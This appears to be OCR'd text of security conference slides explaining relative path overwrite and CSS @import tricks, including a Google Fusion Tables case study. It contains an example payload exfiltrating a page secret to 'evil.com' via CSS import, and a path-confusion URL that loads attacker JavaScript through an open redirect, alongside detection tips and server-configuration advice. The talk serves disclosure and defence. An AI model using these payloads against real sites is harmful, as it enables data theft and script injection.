
- Not ROP Gadget
- The “stylesheet” itself does not contain secrets
- But you can import another “stylesheet” that contains secrets
- It’s like using the “stylesheets” as gadgets

bar.php


```
<html>
<head>
<link href="main.css" rel="stylesheet">
</head>
<body>
{}@import'../admin.php'
</body>
</html>
```

admin.php

```
<html>
<head>
</head>
<body>
{}@import"//evil.com/?
<p>secret<span class="lock"></span></p>
</body>
</html>
```

http://evil.com/?<p>secret…

Google Toolbar



RPO = CSS abuse?


IE doesn't know how to decode URL in redirect

```
HTTP/1.1 302 Found
Location: http://example.com/foo/bar.jsp;/.%2e/.%2e/1337
```

```
GET /foo/bar.jsp;/.%2e/.%2e/1337 HTTP/1.1
```

Controlling JS path


http://example.com/foo/bar.jsp;/.%2e/.%2e/1337 Server sees



/foo/main.js Expected

/main.js Imported

Google Fusion Table



record - Google Fusion Tables

view-source:https://fusiontable

https://www.google.com/fusiontables/DataSource?docid=foobar

record

Imported at Wed Aug 12 20:41:42 PDT 2015 from record.txt.

Attribution unknown - Edited on 2015 August 13

File Edit Tools Help

Rows 1

scripts imported with relative path

Filter

No filters applied


Elements Console Sources Network rformance Memory Applicat

```
<script type="text/javascript" src="js/gvizchart_all_js.js"></script> == $0
<link id="load-css-0" rel="stylesheet" type="text/css" href="https://www.gst
45.1/css/core/tooltip.css">
<link id="load-css-1" rel="stylesheet" type="text/css" href="https://www.gst
45.1/css/util/util.css">
<link id="load-css-2" rel="stylesheet" type="text/css" href="https://www.gst
45.1/css/controls/controls.css">
<link id="load-css-3" rel="stylesheet" type="text/css" href="https://www.gst
45.1/css/table/table.css">
<link id="load-css-4" rel="stylesheet" type="text/css" href="https://www.gst
```

Attack in action

https://www.google.com
/fusiontables/DataSource;/.%2e/.%2e/amp/innerht.ml?docid=foobar

Server sees



Expected


/fusiontables/
js/gvizchart_all_js.js

/amp/innerht.ml/
js/gvizchart_all_js.js

Imported

(302 Redirect)

https://innerht.ml/js/gvizchart_all_js.js


https://www.google.com/amp/innerht.ml?docid=1uSATKT
record - Google Fusion Tabl...


Message from webpage
www.google.com
OK

How to tell if a site is vulnerable?

- If there is a web page in which
  - it returns the same response even if appended `;/.%2e/.%2e`
  - There's a scripts imported with relative path
  - There's a path-based open redirect

Moral of the story

- Relative paths are dangerous
- There are even more similar quirks waiting to be discovered
- You should configure the server such that paths with trailing junks are considered separate routes

Recap

- ~~XFO: sameorigin~~
- ~~Sandboxed domain cookies~~
- ~~Referer based protection~~
- ~~Relative path & lax server configuration~~

Questions?
Comments?

Thank you very much!